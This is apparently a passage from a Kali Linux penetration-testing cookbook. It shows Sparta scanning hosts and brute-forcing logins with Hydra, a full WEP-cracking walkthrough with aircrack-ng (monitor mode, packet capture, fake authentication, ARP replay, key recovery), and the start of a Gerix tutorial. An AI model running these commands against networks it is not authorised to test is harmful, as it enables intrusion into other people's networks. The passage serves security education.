
Getting ready

Kali already has the tool preinstalled, so let's look at how to run it!

How to do it...


To know more about Sparta, follow the given steps:

1. We start by typing the `Sparta` command:




We will see the tool open up.


2. Now we click on the left-hand side of the menu pane to add hosts:




3. In the window, we enter the IP range we want to scan.
4. Once we click on **Add to scope**, it automatically starts the basic process of running nmap, nikto, and so on:




5. We can see the discovered hosts on the left-hand side pane:



6. On the right-hand side, in the **Services** tab, we will see the open ports and the services they are running:




7. Switching to the **Nikto** tab, we will see the output of Nikto being displayed for our selected host:




8. We can also see the screenshot of the page running on port `80` on the host:


9. For services such as FTP, it automatically runs tools such as Hydra to brute force the logins:



10. On the left-hand side pane, on switching to **Tools** tab, we can see the output of every host toolwise.
11. We can also perform a custom brute force attack by switching to the **Brute** tab:



12. To run a full port scan or unicorn scan, we can right-click on the host. Go to the **Portscan** menu and choose the type of scan we want to run on the host:



6

Wireless Attacks – Getting Past Aircrack-ng

In this chapter, we will cover the following recipes:

- The good old Aircrack
- Hands on with Gerix
- Dealing with WPAs
- Owning an employee account with Ghost Phisher
- Pixie dust attack

Introduction

As described on their official website:

> *"Aircrack-ng is a complete suite of tools to assess Wi-Fi network security.*
> *It focuses on different areas of Wi-Fi security:*
>
> - *Monitoring: Packet capture and export of data to text files for further processing by third party tools*
> - *Attacking: Replay attacks, deauthentication, fake access points and others via packet injection*
> - *Testing: Checking Wi-Fi cards and driver capabilities (capture and injection)*
> - *Cracking: WEP and WPA PSK (WPA 1 and 2)"*

The good old Aircrack

Aircrack is a software suite for networks, which consists of a network detector, packet sniffer, and WEP/WPA2 cracker. It is open source and is built for 802.11 wireless LANs (for more information visit `https://en.wikipedia.org/wiki/IEEE_802.11`). It consists of various tools, such as `aircrack-ng`, `airmon-ng`, `airdecap`, `aireplay-ng`, `packetforge-ng`, and so on.

In this recipe, we will cover a bit basic of cracking wireless networks with Aircrack suite. You will learn to use tools such as `airmon-ng`, `aircrack-ng`, `airodump-ng`, and so on to crack the password of wireless networks around us.

Getting ready

We will need to have a Wi-Fi hardware that supports packet injection. Alfa card by Alfa Networks, TP-Link TL-WN821N, and EDIMAX EW-7811UTC AC600 are some of the cards we can use. In this one, we are using Alfa card.

How to do it...

The following steps demonstrate the Aircrack:

1. We type the `airmon-ng` command to check whether our card has been detected by Kali:

2. Next, we need to set our adapter to the monitor mode by using the following command:

```
airmon-ng start wlan0mon
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# airmon-ng start wlan0mon

PHY     Interface       Driver          Chipset

phy1    wlan0mon        rt2800usb       Ralink Technology, Corp. RT2870/RT3070
                (mac80211 monitor mode already enabled for [phy1]wlan0mon on [phy1]10)
```

3. Now in order to see what routers are running in the neighborhood, we use the following command:

   `airodump-ng wlan0mon`

   The following screenshot shows the output of the preceding command:


```
 CH 10 ][ Elapsed: 42 s ][ 2017-02-27 01:33

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 0E:84:DC:BE:50:67  -33       10        0    0   8  54e. WPA2 CCMP   PSK  DIRECT-XG-BRAVIA
 98:FC:11:A6:69:86  -49        6      163    0   8  54e  WPA2 CCMP   PSK  XSS
 C8:3A:35:1D:FE:48  -54       11        0    0   1  54e  WPA  CCMP   PSK  Anubha
 E4:6F:13:7B:E2:3E  -58        6        0    0   1  54e  WPA  TKIP   PSK  AMAN
 EC:1A:59:8C:0B:A9  -65        3        1    0  11  54e  WPA2 CCMP   PSK  Hiker
 B8:C1:A2:07:BC:F1  -65        8        0    0   9  54   WEP  WEP         MGMNT
 B8:C1:A2:07:BC:F0  -68        8        1    0   9  54e  WPA2 CCMP   PSK  Naoko
 0C:D2:B5:28:4C:E4  -68        4        0    0  11  54e  WPA2 CCMP   PSK  triband
 00:1E:A6:55:D4:98  -70        6        0    0  11  54   WPA2 CCMP   PSK  GokulsDiner
 50:2B:73:1C:48:A0  -73        3        0    0   6  54e  WPA  CCMP   PSK  KRITIKA
 0C:D2:B5:51:F7:8C  -73        6        7    0   6  54e. WPA2 CCMP   PSK  Akshay f.f
 0C:D2:B5:4F:3A:E6  -75        5        0    0   3  54e. WPA2 CCMP   PSK  Maximum
 C8:3A:35:B3:21:38  -78        5        0    0   8  54e  WPA  CCMP   PSK  Tenda_B32138
 A4:2B:B0:AD:EF:1A  -78        3        0    0   8  54e. WPA2 CCMP   PSK  TP-LINK_EF1A
 3C:1E:04:91:7B:7C  -81        3        0    0  10  54e  WPA  TKIP   PSK  Batman
 30:B5:C2:5C:8C:B3  -79        3        0    0   1  54e. WPA2 CCMP   PSK  varun_EXT
 50:2B:73:10:2C:F8  -76        2        0    0   6  54e  WPA  CCMP   PSK  Neha
```

4. Here, we note the `BSSID` of the network we want to crack; in our case, it's `B8:C1:A2:07:BC:F1` and the channel number is `9`. We stop the process by pressing *Ctrl* + *C* and leave the window open.

5. Now we capture the packets using `airodump-ng` with the `-w` switch to write these packets to a file:

```
airodump-ng -w packets -c 9 --bssid B8:C1:A2:07:BC:F1 wlan0mon
```


The following screenshot shows the output of the preceding command:



6. Now we need to watch the beacons and data column; these numbers start from `0` and increase as the packets are passed between the router and other devices. We need at least 20,000 initialization vectors to successfully crack the **Wired Equivalent Privacy** (**WEP**) password:
7. To speed the process, we open another Terminal window and run `aireplay-ng` and perform a fake authentication using this command:

```
aireplay-ng -1 0 -e <AP ESSID> -a <AP MAC> -h <OUR MAC> wlan0mon
{fake authentication}
```


The following screenshot shows an example of the preceding command:



8. Now let's do the ARP packet replay using the following command:

```
aireplay-ng -3 -b BSSID wlan0mon
```

The following screenshot shows an example of the preceding command:




```
root@kali:~# aireplay-ng -3 -b B8:C1:A2:07:BC:F1 wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:57:CD:FC)
01:56:34  Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9
Saving ARP requests in replay_arp-0227-015634.cap
You should also start airodump-ng to capture replies.
Read 7968 packets (got 24 ARP requests and 75 ACKs), sent 120 packets...(501 pps
Read 8083 packets (got 43 ARP requests and 109 ACKs), sent 170 packets...(500 pp
Read 8213 packets (got 57 ARP requests and 142 ACKs), sent 219 packets...(498 pp
Read 8341 packets (got 80 ARP requests and 173 ACKs), sent 270 packets...(500 pp
Read 8444 packets (got 84 ARP requests and 203 ACKs), sent 320 packets...(500 pp
Read 8576 packets (got 99 ARP requests and 237 ACKs), sent 370 packets...(500 pp
Read 8697 packets (got 113 ARP requests and 269 ACKs), sent 420 packets...(500 p
Read 8825 packets (got 131 ARP requests and 307 ACKs), sent 469 packets...(498 p
Read 8960 packets (got 148 ARP requests and 345 ACKs), sent 520 packets...(499 p
Read 9079 packets (got 168 ARP requests and 379 ACKs), sent 570 packets...(499 p
Read 9196 packets (got 193 ARP requests and 416 ACKs), sent 620 packets...(499 p
Read 9307 packets (got 200 ARP requests and 449 ACKs), sent 670 packets...(499 p
```

9. Once we have enough packets, we start `aircrack-ng` and provide the filename where we saved the packets:

```
aircrack-ng filename.cap
```

The following screenshot shows an example of the preceding command:



```
                              Aircrack-ng 1.2 rc3

                 [00:00:20] Tested 1209601 keys (got 9983 IVs)

KB    depth   byte(vote)
 0    0/  1   2A(15616) 2E(14080) FC(13568) 74(13312) EF(13312) 24(13056) 81(13056) 4B(12800) 88(12800) 9C(12800) 11(12544)
 1    0/  1   66(15872) 31(14336) 93(14080) 94(14080) E1(13824) 1A(13568) A6(13568) 00(13312) 21(13312) 3C(13056) 67(13056)
 2    1/  3   9A(14592) 35(13824) 19(13568) 5B(13568) 6A(13568) B9(13312) 15(13056) 59(13056) 1E(12800) 8F(12800) 9F(12800)
 3    0/  1   03(16384) 70(13824) 9E(13568) 6B(13312) 8A(13312) 8B(13312) 73(13056) A6(13056) AF(13056) 12(12800) B2(12800)
 4    1/  2   21(14592) A7(13312) 07(13056) 0F(13056) 26(13056) 45(13056) 61(12800) B8(12800) C8(12800) D6(12800) 1A(12544)
 5    6/  8   98(13056) 2E(12800) B6(12544) D9(12544) 08(12288) 2F(12288) 8B(12288) B5(12288) E2(12288) 23(12032) 37(12032)
 6    1/  2   D6(14080) B7(13312) B8(13312) 4E(13056) 77(13056) D3(13056) 30(12800) 3F(12800) 45(12800) 5B(12800) 8D(12800)
 7    7/  8   9C(12800) 00(12544) 0F(12544) 2D(12544) AD(12544) C2(12544) 02(12288) 18(12288) 49(12288) 6C(12288) 7A(12288)
 8    1/  2   7F(15360) 5A(14336) 61(14336) 25(13824) 48(13056) 5F(13056) 87(13056) 98(13056) F5(13056) 6F(12800) 76(12800)
 9    3/  4   CE(13568) 4E(13312) 83(13312) 86(13056) D9(13056) 09(12800) 5E(12800) 73(12800) 8F(12800) 37(12544) 4D(12544)
10    4/  5   A5(13056) 2F(12800) 3C(12800) 40(12800) 5D(12800) 6D(12800) AA(12800) 49(12544) 53(12544) 94(12544) D6(12544)
11    8/  9   9F(13568) 27(13312) 54(13312) 0B(12800) 12(12800) 41(12800) 82(12800) 08(12544) 4B(12544) 86(12544) A1(12544)
12    4/  5   C6(13824) 91(13568) 03(13312) 4B(13312) 64(13312) F9(13312) 17(13056) FA(13056) 72(12800) A6(12800) AE(12800)
```

10. Once cracked, we should see the password on screen:

How it works...

The idea behind this attack is to capture as many packets as possible. Each data packet contains an **Initialization Vector** (**IV**), which is 3 bytes in size and is associated with it. We simply capture as many IVs and then use Aircrack on them to get our password.

Hands on with Gerix

In the previous recipe, you learned how to use the Aircrack suite to crack WEPs. In this recipe, we will use a GUI-based tool Gerix, which makes the Aircrack suite easy to use and makes our wireless network audit much easier. Gerix is a python-based tool built by J4r3tt.

Getting ready

Let's install Gerix using the following command:

```
git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.git
```

How to do it...

The following steps demonstrate the use of Gerix:

1. Once it's downloaded, we go to the directory where it's downloaded and run the following command:


   ```
   cd gerix-wifi-cracker-2
   ```

2. We run the tool using the following command:


   ```
   python gerix.py
   ```

   The preceding commands can be seen in the following screenshot:

3. Once the window opens, we click on **Enable/Disable Monitor Mode** in the **Configuration** tab as shown in the following screenshot:




4. Then, we click on **Rescan networks**:



